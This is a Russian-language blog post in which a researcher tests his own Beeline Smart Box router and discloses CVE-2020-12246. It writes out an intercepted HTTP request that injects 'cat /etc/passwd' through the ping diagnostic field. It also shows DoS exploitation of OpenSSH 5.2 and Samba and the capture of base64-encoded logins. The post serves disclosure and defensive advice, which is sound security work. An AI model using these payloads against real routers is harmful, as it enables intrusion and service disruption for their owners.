



Pavel Stepanov

Follow

Apr 28, 2020 · 6 min read



Анализ безопасности роутера Smart Box

Здравствуй, дорогой читатель!

Сегодня мы начнем с того, что в один момент я решил вместо того, чтобы тренироваться на уязвимых машинах, протестировать свой собственный Wi-Fi роутер на уязвимости, который я получил еще в 2015 году. Тогда был очень популярный тариф у Билайна, когда вместе с подключением интернета, в аренду за 1 рубль шел и сам Wi-Fi роутер, который я и решил протестировать.

Роутер Smart Box, последняя версия прошивки — 2.0.38 (Релиз прошивки 2017 года), с тех пор, обновлений не поступало.

Начало

По умолчанию у роутера есть 2 учетные записи admin и SuperUser, об этом мало кто знает, но об этом есть информация в открытых источниках. Пароль от пользователя SuperUser, это серийный номер роутера и его можно узнать в настройках во вкладке “Расширенные настройки > Информация” или на наклейке под роутером. Соответственно у пользователя SuperUser больше возможностей по настройке роутера.




Пользователь admin/SuperUser

У роутера есть несколько видов учетных записей “Пользователь, администратор и производитель”, соответственно у них разные привилегии в плане конфигурации роутера и это мы берем на заметку.

OS Command Injection

Да, у роутера есть уязвимость внедрения команд.

Сперва мы авторизовываемся и переходим в “Расширенные настройки > Другие > Диагностика” и мы можем осуществить Ping, nslookup и traceroute, с помощью встроенных функций роутера. Попробуем выполнить ping и тем самым выполнить другую команду.




Защита на стороне клиента

Как мы видим, нас предупреждают что адрес некорректный, но эта защита работает только на стороне клиента. Если мы перехватим запрос и изменим его, то мы обойдем эту защиту. А делать это будем с помощью Burp Suite pro.

```
POST /setup.cgi?0=3&f1=6&f2=0&f3=-1 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU;ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Origin: http://192.168.1.1
DNT: 1
Connection: close
Referer: http://192.168.1.1/mgt_diag.htm?0=3&f1=6&f2=0&f3=-1
Upgrade-Insecure-Requests: 1

ping_ipaddr=192.168.1.1: cat /etc/passwd
&ping_size=64&ping_number=5&h_ping_number=5&pingmsg=&todo=ping_test&this_file=mgt_diag.htm&next_file=mgt_diag.htm&message=
```

Перехватываем запрос и изменяем его



Результат

Как мы видим, вместо пинга выполнялась совершенно другая команда, которую мы указали, когда перехватывали запрос. Тут мы видим, что у роутера есть 3 учетные записи (SuperUser, User, admin), пользователя User я создал сам. По умолчанию будет только 2 пользователя (SuperUser и admin). Вот с помощью этой уязвимости, я узнал про пользователя SuperUser, тогда я был очень удивлен и мне стало очень интересно.

Данная уязвимость присутствует и в nslookup и traceroute и эксплуатируется она таким же способом, с помощью перехвата запроса. Ниже прикрепляю PoC видео с эксплуатацией уязвимостей.

Помните в начале мы брали на заметку, что есть 3 типа учетных записей? Так вот, независимо от типа учетной записи, команды выполняются с привилегиями SuperUser, что дает нам больше возможностей. И да, уязвимость присутствует в любой типе учетной записи (Пользователь, администратор и производитель).

Уязвимые сервисы

У роутера есть 3 сервиса “OpenSSH 5.2, FTP vsftpd 3.0.2 и Samba 3.0.22”. Сервисы старых версии и в них найдено множество уязвимостей за все время. Чтобы вы понимали, на момент написания статьи, последние версии сервисов (OpenSSH 8.2, FTP vsftpd 3.0.3 и Samba 4.12.0). Я отобрал пару эксплойтов к этим сервисам для теста и начнем мы по порядку.

OpenSSH (5.2)

Уязвимость CVE-2016-6515 позволяет вызвать отказ в обслуживании DoS.

Я авторизовываюсь в системе роутера по SSH и с помощью команды top мониторим нагрузку на процессор и смотрим на поле (CPU) и эксплуатируем уязвимость.

Mem: 42220K used, 12812K free, 0K shrd, 5304K buff, 16140K cached
CPU: 3.8% usr 6.7% sys 0.0% nic 88.4% idle 0.0% io 0.0% irq 0.9% sirq
Load average: 0.47 0.24 0.16 3/61 21432

PID	PPID	USER	STAT	VSZ	%MEM	CPU	%CPU	COMMAND
839	1	SuperUse	S	8724	15.7	0	1.0	/usr/sbin/cnld
7152	1935	SuperUse	S	2808	5.0	0	1.9	sshd: SuperUser@pts/1
7528	7218	SuperUse	R	1388	2.5	0	1.9	top -d 1
846	1	SuperUse	R	4892	8.8	0	0.9	/usr/sbin/led_ap
3457	1	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3485	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3490	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3475	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3474	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3477	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3478	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3476	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3470	3457	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3471	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
3488	3470	SuperUse	S	24600	44.4	0	0.0	/usr/sbin/networkmap -f /var/netw
850	849	SuperUse	S	8724	15.7	0	0.0	/usr/sbin/cnld
849	839	SuperUse	S	8724	15.7	0	0.0	/usr/sbin/cnld
1956	1	SuperUse	S	7632	13.7	0	0.0	/usr/sbin/vsftpd /tmp/ftp/vsftpd.
1721	1	SuperUse	S	7328	13.2	0	0.0	/usr/sbin/repeater_monitor
841	1	SuperUse	S	6008	10.8	0	0.0	/usr/sbin/service_ctrl

В обычном состоянии

```
OpenSSH SSH client
Mem: 45164K used, 9868K free, 0K shrd, 5304K buff, 16140K cached
CPU: 83.1% usr 9.3% sys 0.0% nic 0.0% idle 0.0% io 0.0% irq 7.4% irq
Load average: 1.04 0.44 0.24 8/71 24955

PID  PPID  USER    STAT  VSZ  %MEM  CPU  %CPU  COMMAND
24925 1935  SuperUse R      2812  5.0   0  12.1  sshd: [accepted]
24928 1935  SuperUse R      2812  5.0   0  12.1  sshd: [accepted]
24926 1935  SuperUse R      2812  5.0   0  12.1  sshd: [accepted]
24927 1935  SuperUse R      2812  5.0   0  12.1  sshd: [accepted]
24930 1935  SuperUse R      2812  5.0   0  12.1  sshd: [accepted]
24557 1935  SuperUse R      2812  5.0   0  11.2  sshd: [accepted]
24929 1935  SuperUse R      2812  5.0   0  11.2  sshd: [accepted]
1935   1  SuperUse S      2760  4.9   0  5.6   /usr/sbin/sshd -p 22
839    1  SuperUse S      8724  15.7  0  1.8   /usr/sbin/crond
7152  1935  SuperUse S      2808  5.0   0  1.8   sshd: SuperUser@pts/1
4399   1  SuperUse S      4988  9.0   0  0.9   /usr/sbin/igmpd -f /tmp/miniu
846    1  SuperUse S      4892  8.8   0  0.9   /usr/sbin/led_ap
7528  7218  SuperUse R      1392  2.5   0  0.9   top -d 1
3457   1  SuperUse R     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3485  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3490  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3475  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3478  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3474  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw
3477  3470  SuperUse S     24600 44.4  0  0.0   /usr/sbin/networkmap -f /var/netw

tester@DESKTOP-TSIOPAU: ~/CVE-2016-6515
tester@DESKTOP-TSIOPAU:~/CVE-2016-6515$ ./exploit.js -h 192.168.1.1 -p 22 -u SuperUser
[+] Exploiting 192.168.1.1:22 with user SuperUser
```

После эксплуатации уязвимости

В итоге веб-страницы могут долго грузиться и даже в какой то момент роутер может намертво зависнуть и даже уйти в перезагрузку. Но у меня был забавный случай, когда во время эксплуатации этой уязвимости, мой компьютер ушел в перезагрузку с синим экраном смерти (Грустный смайлик), это было очень неожиданно и странно:D

Ниже прикладываю PoC видео с эксплуатацией этой уязвимости.

Эксплуатация CVE-2016-6515

Samba (3.0.22)

Уязвимость smb loris, которая позволяет вызвать отказ в обслуживании DoS. Данную уязвимость можно эксплуатировать с помощью metasploit, находится она по пути "auxiliary/dos/smb/smb_loris". В итоге роутер уйдет в перезагрузку.

Ниже прикладываю PoC видео с эксплуатацией уязвимости.

FTP (vsftpd 3.0.2)

Уязвимость CVE-2015-1419, позволяет обойти ограничения доступа. Эксплоит к сожалению я не нашел, но тоже имеет место быть.

https

Да, у роутера есть возможность включения безопасного соединения. Как я понял, используется протокол шифрования SSL 2.0 или 3.0 и сертификат является самоподписанным, что вполне нормально для локальных роутеров. И в плане безопасности, SSL уже давно устарел и небезопасен. Сейчас используются более безопасные варианты, как TLS 1.3

Другие слабые места

Во время аутентификации в роутере, логин и пароль кодируются в base64, что не составляет особого труда декодировать их. С учетом того что по умолчанию не используется протокол https, для зашифрованного соединения, то кодировка логина и пароля, это хоть какая то защита. Лучше пусть данные передаются в кодированном состоянии, чем полностью в открытом. Скажу честно, в первое время, меня этот момент завел в заблуждения и только через некоторое время я понял, что данные кодируются.

Логин и пароль передаются в кодированном состоянии

После декодирования

Ниже прикладываю PoC видео с декодированием.

Злоумышленникам не составит особо труда прослушать сеть и с помощью анализа трафика, выявить логин и пароль и декодировать их.

Обращение в Билайн

Изначально я обратился к ним с помощью онлайн-чата и они порекомендовали мне позвонить и там задать все вопросы, что я и сделал.

Задал я всего лишь пару вопросов и вот какой итог: Роутер Smart box больше не актуален и обновления больше на него выходить не будут. И как я писал в самом начале, он перестал обновляться с 2017 года, вот тогда и было его последнее обновление. Как упомянул оператор Алексей (Если ты это читаешь, большой привет тебе) что роутер Smart box one до сих пор поддерживается и если в нем кто нибудь найдет уязвимость, то может смело звонить и информацию передадут в службу безопасности. Как я понял, Smart box one это следующая модель после Smart box.

Итоги

Роутер сам по себе хороший, но в плане безопасности он к сожалению устарел. Если им и пользоваться, то рекомендуется отключить такие службы как SSH, FTP и Samba, так как они старых версий и в них найдено много уязвимостей и пользоваться ими небезопасно, особенно в глобальной сети. Будет еще лучше, сменить роутер на более новую модель (Не важно от какого вендора) который будет поддерживаться в плане обновлений безопасности.

Напоследок зайдём в Shodan и посмотрим, сколько доступно роутеров Smart box в глобальной сети.

Как мы видим, всего найдено 79 устройств и это еще с учетом того, что у меня аккаунт бесплатной версии, без подписки. Соответственно с подпиской будет куда больше результатов и возможностей. Так же тут стоит учесть, что в глобальной сети доступно Smart box роутеров разных моделей, как мы видим справа. Так вот, большинство Smart box роутеров (Не важно от модели роутера), используют те же самые версии уязвимых сервисов, о которых я писал выше и доступны они в глобальной сети, а это предоставляет угрозу безопасности.

Уязвимости OS Command Injection присвоен CVE идентификатор "CVE-2020-12246".

Под конец статьи, я бы хотел дать пару советов читателям:

1. Обновляйте прошивки своих роутеров
2. Отключайте неиспользуемые вами службы
3. Следите за активностью в вашей сети

Безопасность роутера действительно важна, ведь к нему подключается множество устройств, а эти устройства могут стать целями злоумышленников для компрометации.

Отказ от ответственности

Содержание блога было сделано доступным только для информационных и образовательных целей.

Настоящим я отказываюсь от любой и всякой ответственности перед любой стороной за любые прямые, косвенные, подразумеваемые, штрафные, специальные, случайные или другие косвенные убытки, возникающие прямо или косвенно от любого использования контента блога несет исключительно ответственность читателей.

[Beeline](#) [Pentest](#) [Information Security](#) [Vulnerability](#) [Smart Box](#)

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app